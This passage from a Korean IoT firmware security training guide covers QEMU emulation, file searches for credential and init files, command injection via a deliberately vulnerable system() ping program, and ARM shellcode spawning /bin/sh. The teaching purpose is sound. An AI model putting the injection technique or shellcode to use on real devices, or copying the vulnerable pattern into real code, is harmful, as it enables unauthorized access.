해당 펌웨어는 공유기의 펌웨어이며, cgi 를 이용하여 웹 서버가 구현되어 있기 때문에 웹 서버 실행을 위한 환경 구축이 필요하다. QEMU 로 에뮬레이팅 하고자 하는 펌웨어에 따라 환경 구축이 다를 수 있으며, 분석하고자 하는 펌웨어의 용도와 구성에 맞는 추가적이 환경 구축이 필요하다.

```
# mkdir -p /home/httpd/192.168.0.1/sess-bin
# cp -r cgibin/* /home/httpd/192.168.0.1/sess-bin/
# mkdir -p /bin/login-cgi
# cp -r cgibin/* /bin/login-cgi
# vi /dev/null
```

그림 215. 웹 서버 실행을 위한 환경 설정

이후 웹서버 실행을 통해 QEMU 로 에뮬레이팅 한 펌웨어의 관리자 페이지 접근이 가능하다.




그림 216. 관리자 페이지 접근

QEMU 를 이용하여 구동하고자 하는 펌웨어에 따라 과정에 차이가 발생할 수 있으며, 최근 사용되는 대부분의 펌웨어는 QEMU 를 이용한 에뮬레이팅 성공 가능성이 낮은 편이므로 이 점을 고려하여 진행해야 한다.

10.3.2. File System 에서 발생 가능한 취약점

10.3.2.1. 중요 정보 및 Init 분석

펌웨어 분석을 통한 취약점 탐색은 리눅스 명령어를 사용하며 크게 두 가지로 분류할 수 있다. 첫번째는 중요정보를 저장하고 있는 파일 파악이고, 두번째는 PID 가 1 번인 Init 프로세스가 실행시키는 파일 및 데몬을 분석하여 정보를 획득하는 방법이다. 중요정보 저장 파일의 경우 passwd, shadow 와 같은 파일이나 관리자 페이지의 ID/PW 가 평문 또는 약한 암호화 알고리즘을 적용하여 저장되는지 등을 파악하여 취약점을 발견할 수 있다. 두번째로 Init 프로세스에 대한 분석은 telnet 등과 같이 외부에서 인증없이 접근 가능한 서비스 같은 것이 부팅과 동시에 실행되는지 파악하여 취약점을 발견하는 방법이다. 분석에 사용되는 명령어는 grep 명령어와 find 명령어이다.




그림 217. 펌웨어 분석 예시

1. grep 명령어

grep 명령어는 특정 키워드를 입력하여 현재 디렉토리 아래에 존재하는 파일 중 해당 키워드가 있는 위치를 알아내는 방법이다. grep 명령어에는 다양한 옵션이 존재한다. 원하는 어떤 옵션을 사용해도 무방하지만 기본적으로 "-i, -n, -r" 옵션을 이용하여 펌웨어를 분석하는 것을 추천한다. 대소문자를 구별하지 않고 현재 디렉토리 하위의 모든 디렉토리를 검색할 것이며, 검색하고자 하는 키워드가 어떤 파일의 몇 번째 행에 존재하는지 표시해달라는 의미이다.

옵션	설명
-c	일치하는 행의 수 출력
-i	**대소문자 구별하지 않음**
-v	일치하는 행만 출력
-n	**포함된 행의 번호를 함께 출력**
-l	패턴이 포함된 파일의 이름을 출력
-w	단어와 일치하는 행만 출력
-x	라인과 일치하는 행만 출력
-r	**하위 디렉토리를 포함한 모든 파일에서 검색**
-m 숫자	최대로 표시될 수 있는 결과를 제한
-E	찾을 패턴을 정규 표현식으로 검색
-F	찾을 패턴을 문자열로 검색




그림 218. grep 사용 예시

2. find 명령어

find 명령어는 -name 옵션을 이용하여 passwd, shadow 등 중요 정보 저장 파일이 존재하는지를 확인하거나, rc.d/init/cgi 관련 파일들을 검색하여 취약점을 탐색 할 수 있다.

명령어	설명
find . -name "*passwd*"	현재 디렉토리 아래에 passwd 를 포함하는 파일이 있다면 검색

그림 219. passwd 파일 찾기

rc*.d 파일의 경우 리눅스 런레벨에 따른 실행 정보가 기록되어 있다.

명령어	설명
find . -name "rc*.d"	현재 디렉토리 아래에 rc*.d 를 포함하는 파일이 있다면 검색

그림 220. rc*.d 파일 찾기

init 파일의 경우 리눅스 커널이 가장 먼저 실행시키는 코드이며, 시작프로그램에 대한 정보를 담고 있다.

명령어	설명
find . -name "*init*"	현재 디렉토리 아래에 init 을 포함하는 파일이 있다면 검색

```
/squashfs-root$ sudo
 find . -name "*init*"
./opt/app/lua/init.xml
./opt/app/etc/init.xml
./opt/app/bin/netinit
./init
./etc/preinit
./etc/preinit/03_init_audio
./etc/preinit/13_init_peripher
./etc/preinit/07_init_video
./etc/preinit/03_init_rtl8188eus
./etc/preinit/03_init_gpio
./etc/preinit/03_init_sdhc
./etc/inittab
./etc/init.d
./etc/init.d/initdevnod
./bin/init
```

그림 221. init 파일 찾기

*.cgi 파일의 경우 펌웨어가 구동하는 웹 서비스에 대한 소스 코드이다.

명령어	설명
find . -name “*.cgi”	현재 디렉토리 아래에 cgi 를 포함하는 파일이 있다면 검색

```
/squashfs-root$ sudo
 find . -name "*.cgi"
./usr/www/captcha.cgi
./usr/www/cgi/iux_set.cgi
./usr/www/cgi/firmware.cgi
./usr/www/cgi/iux_get.cgi
./usr/www/main.cgi
./usr/www/nav.cgi
./usr/www/login_handler.cgi
./usr/www/login.cgi
```

그림 222. cgi 파일 찾기

10.3.3. 실행파일에서 발생 가능한 취약점

인텔 x86-64 의 레지스터 및 어셈블리, 메모리 구조에 대한 기본 지식을 가지고 있으며, 리버싱, 익스플로잇 경험이 있다는 있다는 전제하에 작성되었다. 인텔 x86-64 아키텍쳐에 대한 학습 경험이 없는 경우 EQST LMS(Pwnable 과정) 및 외부 기술 문서를 통한 선행학습이 필요하다. 또한, 해당 베이스 지식이 없는 경우에도 취약점의 존재 여부를 테스트할 수 있는 기본적인 방법을 제시한다.

※ IoT 기기의 특성상 메모리, 디스크의 용량이 부족기 때문에 대부분의 임베디드 운영체제 또는 실행파일들은 보호기법이 적용되어 있지 않다. 따라서 실행파일에 보호기법이 적용되지 않았다는 전제하에 문서를 작성하였다. 보호기법이 적용된 경우 x86-64 와 동일한 기법을 이용하여 우회 가능하다.

1. CISC 와 RISC

컴퓨터 CPU 는 크게 CISC 와 RISC 로 구별된다. 현대의 CPU 는 두 프로세서의 장점을 적당히 섞어 사용하고 있지만, x86-64 와 ARM, MIPS 의 차이점을 비교하기 위해서 두 프로세서의 차이점을 명확히 알아 둘 필요가 있다.

CISC (Complex Instruction Set Computer)	필요한 모든 명령어 셋을 갖춘 아키텍쳐로, 명령어의 길이가 가변적이다. 따라서 명령어를 짧게 생성가능하여, CISC 가 출시될 당시의 메모리 부족 문제를 해결할 수 있었다. 하지만, 이러한 가변성 때문에 명령어를 해석하는 시간이 오래 걸리며 전력 소모량이 많다는 단점이 존재한다. 인텔, AMD 가 대표적이다.
RISC (Reduced Instruction Set Computer)	명령어를 최소화하고 명령어 셋이 일정 길이를 갖도록 구현된 아키텍쳐다. 따라서, 하드웨어의 구조가 간단해지고, 빠른 실행이 가능하며, 파이프라인 구현이 쉽다는 장점이 있다. 하지만 제한된 명령어와 고정된 명령어 셋 길이 때문에 파일 크키가 커지는 단점이 존재한다. ARM, MIPS 가 대표적이다.

2. 환경구축

테스트는 Ubuntu 18.04.6 LTS 버전에서 진행되었다. 실습에 필요한 QEMU, ARM/MIPS, 디버거(gdb-multiarch), 익스플로잇에 필요한 pwntools 등을 설치해야하며, 설치 명령은 다음과 같다.

```
sudo apt install python3 python3-pip -y
sudo python3 -m pip install --upgrade pip
sudo pip3 install pwntools

sudo apt install qemu qemu-system-arm qemu-system-mips qemu-system-x86 -y
sudo apt install qemu-utils qemu-user-static -y

sudo apt install gcc-multilib-arm-linux-gnueabi -y
sudo apt install gcc-multilib-arm-linux-gnueabihf -y
sudo apt install gcc-multilib-mips-linux-gnu -y
sudo apt install gcc-multilib-mipsel-linux-gnu -y
sudo apt install linux-libc-dev-mips-cross -y
sudo apt install libc6-mips-cross -y
sudo apt install libc6-dev-mips-cross -y
sudo apt install binutils-mips-linux-gnu -y
sudo apt install gcc-mips-linux-gnu -y
sudo apt install g++-mips-linux-gnu -y

sudo apt install gdb-multiarch -y
```

10.3.3.1. 백도어/디버깅 페이지 악용

1. 개요

개발자는 개발 단계에서 편의를 위해 개발자 계정, 인증 우회 로직, 디버깅을 위한 명령 실행 기능이 포함된 디버깅 페이지를 생성하여 사용하는 경우가 많다. 하지만, 해당 기능을 제거하지 않고 배포할 경우 공격자는 이를 악용하여 인증 우회, 명령 실행, 시스템 장악 등의 공격이 가능하다. 또한, 개발 단계에서 악의적인 목적으로 백도어를 삽입해 배포하는 경우도 있으므로, 진단 시 확인이 필요하다.

2. 검색 키워드

기기 내 디버깅 페이지 존재 유무를 파악하기 위해서는, 주로 사용하는 기능과 관련된 함수, 스트링 등을 검색하여 분석을 진행해야 한다. 검색 키워드 예시는 다음과 같다.

함수 또는 검색 키워드	기능
system()	디버깅을 위한 명령 실행
debug, elqjrm 등	디버그 관련 키워드
socket()	원격 접속을 통한 관리 및 유지보수
command, cmd 등	명령 실행 시 사용하는 명령 파라미터
dev, test	개발 단계에서 사용한 파라미터, 주석 등
admin	디버깅 시 개발자가 사용하는 계정, 페이지 이름 등

10.3.3.2. Command Injection

1. 개요

사용자에게 입력을 받아 취약한 함수의 인자로 사용할 때, 입력 값에 대한 검증이 미흡하거나 존재하지 않아 발생하는 취약점이다. 취약점이 발생하면 공격자가 삽입한 명령어를 통해 서버의 제어권을 획득하여, 정보 노출/서버 다운 등의 피해가 발생할 수 있다.

아래의 표는 Command Injection 이 발생할 수 있는 취약한 함수이다.

구분	취약한 함수
C/C++	system() execvp() ShellExecute()

2. system() 함수

system() 함수는 Command Injection 이 발생할 수 있는 대표적인 함수이다. system() 함수는 인자로 실행시킬 프로세스의 이름을 받아 그 프로세스를 호출하는 함수이다. 쉽게 말하면 인자로 받는 문자열을 실행시키는 것이다. 동작 원리를 살펴보면 더 쉽게 이해할 수 있을 것이다.

3. System() 함수 동작 원리

```
5  int system(const char * cmdstring) {
6      pid_t pid; int status;
7      if(cmdstring == NULL){
8          return (1);
9      }
10     if((pid = fork())<0){
11         status = -1;
12     }
13     else if(pid = 0){
14         execl("/bin/sh", "sh", "-c", cmdstring, (char *)0);
15         exit(127);
16     }
17     else{
18         while(waitpid(pid, &status, 0) < 0)
19         {
20             if(errno != EINTER){
21                 status = -1;
22                 break;
23             }
```

그림 223. system 함수 소스 코드

system() 함수는 fork(), exec(), wait() 세 가지 함수를 이용하여 실행된다. system() 함수는 인자로 cmdstring 을 받는다. cmdstring 이 NULL 이라면 그대로 함수가 종료되고 NULL 이 아니라면, fork()[8]가 실행된다. fork()가 정상적으로 자식 프로세스를 생성하면 pid=0 을 반환한다. 이후에 fork()가 생성한 자식 프로세스는 exec()[9]를 이용하여 /bin/sh 을 실행시켜 입력받은 cmdstring 을 실행시킨다. wait() 함수는 exec()가 종료된다면 system() 함수를 종료시킨다. 여기서 중요한 부분은 exec()가 /bin/sh 을 실행시킨다는 것이다. 적절한 검증 없이 sh 이 실행되면 공격자가 원하는 모든 행위가 가능해진다.

[8] fork()란? 자식 프로세스를 생성하는 시스템 콜이다.

[9] exec()란? 실제로 exec()라는 함수는 없다 execv()와 execl() 함수를 통틀어서 exec() 함수라 일컫는다. exec() 함수는 인자로 받은 위치에 있는 실행 파일을 실행시킨다.

4. 실습

실습으로 사용될 프로그램은 C 언어로 작성되었으며, 사용자에게 IP 를 입력 받아 system() 함수를 이용하여 ping 명령어를 실행시킨다.

```c
int main() {

    char ip[IPlen];
    char cmd[CMDlen];

    printf("IP : ");
    fgets(ip, IPlen, stdin);
    printf("IP result : %s\n", ip);
    strcpy(cmd, "ping -c 1 ");
    strcat(cmd, ip);
    printf("Execute: %s\n", cmd);

    system(cmd);

    return 0;
}
```

그림 224. 실습 코드

작성한 프로그램을 실행시켜보면 fgets() 함수로 사용자에게 ping 테스트를 할 IP 를 입력 받는다. 이때 IP + 원하는 명령어를 같이 삽입하면 해당 명령어가 실행된다. 아래의 사진을 보면 명령어가 실행되어 /etc/passwd 파일의 정보가 노출된 것을 확인할 수 있다.




그림 225. Command Injection Test

5. 취약점 진단 방법

디컴파일러인 IDA 를 이용해서 Command Injection 취약점이 발생한 실습 코드를 분석한다. 함수 검색을 통해 system() 함수가 사용되는 부분을 파악하고 system() 함수부터 역분석을 진행한다.

```
  v4 = alloca(256LL);
  dest = (char *)&v7;
  printf("IP : ");
  fgets(s, 256, _bss_start);
  printf("IP result : %s\n", s);
  v5 = dest;
  *(_QWORD *)dest = 0x20632D20676E6970LL;
  strcpy(v5 + 8, "1 ");
  strcat(dest, s);
  printf("Execute: %s\n", dest);
  system(dest);
  return 0;
}
```

그림 226. IDA 디컴파일 코드

디컴파일 된 코드를 보면, system() 함수는 dest 를 인자로 받는다. dest 는 strcat() 함수를 이용하여 기존의 dest 와 s 가 합쳐진 값이다. dest 는 0x20632D20676E6970 값이 저장되어 있다. 해당 헥스 값을 문자열로 바꾸어 보면 "ping -c 1 "이다. s 는 fgets() 함수를 이용하여 사용자로부터 입력받은 값이다. 따라서, Command Injection 에 사용되는 ;, && 등의 문자와 실행할 명령을 입력하여 공격이 가능하다.

10.3.3.3. Buffer Overflow

1. 개요

Buffer Overflow 는 크게 Stack 영역에서 발생하는 Stack Buffer Overflow 와 Heap 영역에서 발생하는 Heap Buffer Overflow 로 나뉜다. 취약점이 발생하면 개발자가 의도하지 않는 메모리 영역을 덮어쓸 수 있어, 프로세스 강제 종료, 원격 명령 실행 등이 가능하다. 주로 Buffer Overflow 가 발생하는 취약 함수와 이를 보완할 수 있는 권장 함수는 다음과 같다. 단, 권장 함수를 사용하더라도 입력 받는 크기를 버퍼의 크기보다 크게 할 경우 취약점이 발생할 수 있으니 주의해야 한다.

취약 함수	권장 함수
strcpy()	strncpy()
strcat()	strncat()
gets()	fgets()
scanf(), sscanf()	fscanf()
vscanf(), vsscanf()	vfscanf()
sprintf()	snprintf()
vsprintf()	vsnprintf()

10.3.3.3.1. ARM 레지스터 및 어셈블리

Buffer Overflow 설명에 앞서 취약점 분석과 익스플로잇에 필요한 개념을 x86-64 와 ARM, MIPS 간의 차이에 중점을 두고 살펴본다.

1. ARM 레지스터

ARM 은 총 37 개의 레지스터가 존재하며, 이 중 유저모드에서는 r0 ~ r15 와 CPSR 의 총 17 개의 레지스터를 사용한다. r0 ~ r15 까지 16 개의 레지스터는 데이터를 저장하는데 사용되며, CPSR 레지스터는 상태 저장을 위해 사용된다.

레지스터	사용 목적
r0	범용 레지스터, 함수 호출 시 인자 전달, 함수 종료 시 리턴값 저장
r1 ~ r3	범용 레지스터, 함수 호출 시 인자 전달
r4 ~ r12	범용 레지스터
r13 (SP, Stack Pointer)	스택의 마지막 주소를 저장
r14 (LR, Link Register)	함수 호출 시 되돌아갈 주소를 저장
r15 (PC, Program Counter)	수행해야 할 명령의 주소를 저장
CPSR (Current Program Status Register)	현재 프로그램의 상태를 저장

2. ARM 어셈블리

ARM 은 load/store 명령을 통해 메모리에 저장된 값을 레지스터로 가져오거나, 레지스터의 값을 메모리에 저장하여 레지스터끼리 연산을 진행한다. x86-64 에서는 레지스터와 메모리에 저장된 값 간의 직접 연산이 가능하였지만, ARM 의 경우 레지스터끼리만 연산이 가능하다. 자주 사용되는 명령어들은 아래와 같다.

명령어	설명
push {r7}	r7 에 저장된 값을 스택에 입력
pop {r7, pc}	스택 마지막 부분의 두 값을 각각 r7, pc 에 저장
ldr r1, [r2, #8]	메모리의 r2+8 주소에 저장된 데이터를 r1 에 저장
str r3, [r11, #-8]	r3 의 값을 메모리의 r11-8 주소에 저장
add r0, r1, r2	r1, r2 값을 더하여 r0 에 저장
sub sp, sp, #10	sp 의 값을 10 감소
mul r3, r2, r3	r2, r3 값을 곱하여 r3 에 저장
and r0, r1, r2	r1, r2 를 and 연산하여 r0 에 저장
orr r0, r0, r1	r0, r1 를 or 연산하여 r0 에 저장
eor r1, r1, r2	r1, r2 를 xor 연산하여 r1 에 저장
cmp r0, r1	r0, r1 를 비교하여 결과를 CPSR 의 Flag 에 설정
mov r0, #10	r0 에 10 저장
b addr	addr 주소로 분기
bl addr	addr 로 분기하며 현재 실행될 명령 주소를 lr 에 저장
scv 0, scv 1	시스템 콜

10.3.3.3.2. MIPS 레지스터 및 어셈블리

1. MIPS 레지스터

MIPS 는 각 레지스터 번호에 매칭되는 레지스터 이름이 존재한다. 이 문서에서는 레지스터의 용도를 쉽게 알아볼 수 있도록 레지스터 이름을 사용한다.

레지스터 이름	레지스터 번호	사용 목적
$zero	$0	항상 0
$at	$1	임시 레지스터
$v0 ~ $v1	$2 ~ $3	함수의 리턴 값 저장
$a0 ~ $a3	$4 ~ $7	함수의 인자로 사용
$t0 ~ $t7	$8 ~ $15	변수 저장공간으로 사용
$s0 ~ $s7	$16 ~ $23	상수 저장공간으로 사용
$t8 ~ $t9	$24 ~ $25	변수 저장공간으로 사용
$k0 ~ $k1	$26 ~ $27	커널용 레지스터
$gp	$28	전역 포인터 저장
$sp	$29	스택 주소 저장
$fp	$30	프레임 포인터 저장
$ra	$31	리턴 주소 저장

2. MIPS 어셈블리

MIPS 는 R, I, J 의 3 가지 명령어 타입이 존재한다. R 타입은 산술 연산에, I 타입은 상수값이 포함된 연산에, J 타입은 점프에 주로 사용한다. 아래 표에서 볼 수 있듯이, 명령어 뒤에 i 가 붙은 연산은 상수와의 연산을 의미한다. add 연산은 레지스터 간의 합에, addi 연산은 레지스터와 상수의 합에 사용된다.

명령어	설명
lw $t0, 16($s0)	메모리의 $s0 + 16 주소에 저장된 값을 $t0 에 저장
li $t0, 24	$t0 에 24 저장
sw $t3, 32($s1)	$t3 에 저장된 값을 메모리의 $s1 + 32 주소에 저장
jr $ra	$ra 에 저장된 주소로 점프
jal printf	다음 명령 주소를 $ra 에 저장하고 printf()로 점프
jalr $t9	다음 명령 주소를 $ra 에 저장하고 $t9 에 저장된 주소로 점프 1 명령어 셋의 지연 발생
add $t0, $s1, $s2	$s1 + $s2 값을 $t0 에 저장
addi $t0, $t2, 32	$t2 + 32 값을 $t0 에 저장
mult $t1, $t2	$t1 * $t2 값을 $t1 에 저장
and $t0, $t1, $t2	$t1 and $t2 의 값을 $t0 에 저장
or $t1, $t2, $t3	$t2 or $t3 의 값을 $t1 에 저장
slt $t1, $s1, $t3	$s1 < $t3 이면 $t1 에 1 저장
move $sp, $fp	$sp 에 $fp 값 저장
b $L2	라벨 L2 로 분기
bne $t1, $t2, $L2	$t1, $t2 가 같지 않다면 라벨 L2 로 분기

10.3.3.3.3. Shellcode

공격자는 원하는 명령 실행을 위해 Shellcode 를 제작하여 사용한다. 스택 영역에서 발생하는 Buffer Overflow 의 경우 메모리 보호기법인 NX(특정 메모리 영역 실행 권한 제거)가 걸려있지 않아야 Shellcode 가 실행된다. NX 가 걸려있는 경우 이를 우회하거나 다른 공격방법을 사용해야 한다.

메모리 보호기법은 위의 스크립트를 이용해 설치한 pwntools 로 확인 가능하다. 터미널에서 $pwn checksec [file name] 형태로 사용하면 된다.

```
y@ubuntu:~/Desktop/iot$ pwn checksec netservice
[!] Could not populate PLT: future feature annotations is not defined (unicorn.py, line 2)
[*] '/home/y/Desktop/iot/netservice'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
```

그림 227. NX 보호기법이 걸려있지 않은 바이너리 파일

1. Shellcode 제작

Shellcode 제작은 x86-64 와 동일하게 어셈블리를 이용한 공격 코드 작성 => Bad Character 삭제 => Hex 값으로 덤프 순으로 제작한다. x86-64, ARM, MIPS 모두 큰 차이가 없으므로 ARM 을 이용하여 실습을 진행한다. ARM 은 32 비트 인스트럭션을 제공하는 ARM 모드와, 16 비트 인스트럭션을 제공하는 Thumb 모드가 존재한다. 레지스터 중 CPSR(Current Program Status Register) 레지스터는 현재 상태를 저장하는데, Thumb state 부분의 값이 0 인 경우 ARM mode, 1 인 경우 Thumb mode 로 실행된다. 32 비트인 ARM 모드를 사용할 경우 shellcode 에 NULL 값이 많이 생성되어 shellcode 가 정상 실행되지 않는 경우가 생긴다. 예를 들어 strcpy()의 경우 문자열을 복사하는 과정에서 NULL 값을 만나면 문자열의 종료로 인식하여 복사를 중지한다. 이 경우 shellcode 의 일부분만 복사되기 때문에 shellcode 가 정상 동작하지 않는다.

가장 기본적인 execve("/bin/sh", 0, 0)을 실행하는 shellcode 작성과정은 다음과 같다. ARM 은 함수 호출 시 인자를 r0, r1, r2 에 저장하므로 mov 명령어를 이용하여 레지스터를 세팅한다. execve 의 syscall 명령 번호는 11 번이므로 r7 에 11 을 저장 후 svc 를 이용하여 syscall 을 호출한다.

vim 을 이용하여 code.s 파일을 작성한다.

```
.section .text
.global _start

_start:
        add     r0, pc, #12
        mov     r1, #0
        mov     r2, #0
        mov     r7, #11
        svc     #0

.ascii "/bin/sh₩0"
```

여기서 r0 레지스터에 "/bin/sh₩0" 문자열을 세팅하기 위해 pc 레지스터에 #12 를 더하였다. 이를 이해하기 위해서는 ARM 파일의 텍스트 영역 구조와 ARM 아키텍쳐의 코드 실행 방법 두 가지를 알아야 한다.
첫 번째로 ARM 파일의 텍스트 영역 구조이다. ARM 은 텍스트 영역 코드 부분 바로 아래에 해당 함수에서 사용하는 문자열이 저장된다. 따라서 pc 에 적당한 값을 더해주면 문자열에 접근할 수 있다.

```
.text:00010450 ; =============== S U B R O U T I N E =======================================
.text:00010450
.text:00010450 ; Attributes: bp-based frame
.text:00010450
.text:00010450 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00010450                 EXPORT main
.text:00010450 main                                    ; DATA XREF: _start+20↑o
.text:00010450                                         ; .text:off_10394↑o
.text:00010450
.text:00010450 s               = -0x14
.text:00010450 var_8           = -8
.text:00010450
.text:00010450                 STMFD   SP!, {R11,LR}
.text:00010454                 ADD     R11, SP, #4
.text:00010458                 SUB     SP, SP, #0x10
.text:0001045C                 MOV     R3, #0xA
.text:00010460                 STR     R3, [R11,#var_8]
.text:00010464                 LDR     R0, =aInput    ; "input >>>"
.text:00010468                 BL      puts
.text:0001046C                 SUB     R3, R11, #-s
.text:00010470                 MOV     R1, R3
.text:00010474                 LDR     R0, =aS        ; "%s"
.text:00010478                 BL      __isoc99_scanf
.text:0001047C                 SUB     R3, R11, #-s
.text:00010480                 MOV     R0, R3         ; s
.text:00010484                 BL      puts
.text:00010488                 MOV     R3, #1
.text:0001048C                 MOV     R0, R3
.text:00010490                 SUB     SP, R11, #4
.text:00010494                 LDMFD   SP!, {R11,PC}
.text:00010494 ; End of function main
.text:00010494
.text:00010494 ; ---------------------------------------------------------------------------
.text:00010498 ; char *s
.text:00010498 s               DCD aInput             ; DATA XREF: main+14↑r
.text:00010498                                         ; "input >>>"
.text:0001049C off_1049C       DCD aS                 ; DATA XREF: main+24↑r
.text:0001049C                                         ; "%s"
.text:000104A0
```

그림 228. ARM 텍스트 영역 구조

두 번째는 ARM 아키텍쳐의 코드 실행 방식이다. fetch - decode - execute 3 단계로 구성되어 있으며, fetch 는 명령어를 가져오는 역할, decode 는 명령어를 해석하는 역할, execute 는 명령어를 실행하는 역할을 담당한다. 아래의 그림처럼 CPU 가 순차적으로 이 단계를 실행한다면, fetch 실행 후 fetch 를 담당하는 부분은 decode, execute 부분이 실행되는 2 단계를 쉬어야 하므로 비효율이 발생하게 된다.




그림 229. 직렬 fetch - decode - execute 구조

이러한 비효율을 해결하기 위해 병렬로 fetch - decode - execute 를 진행한다. fetch 가 완료된 명령어는 decode 단계로 넘어가게 되고, fetch 는 다음 명령어를 미리 가져온다.




그림 230. 병렬 fetch - decode - execute 구조

때문에 add r0, pc, #12 가 execute 단계가 되면 pc 는 2 단계 뒤의 명령어 해석에 들어가기 때문에 pc 는 mov r2, #0 을 가리키고 있게 된다. 따라서 "/bin/sh₩0" 문자열은 pc 에서 12 만큼 떨어져 있다.

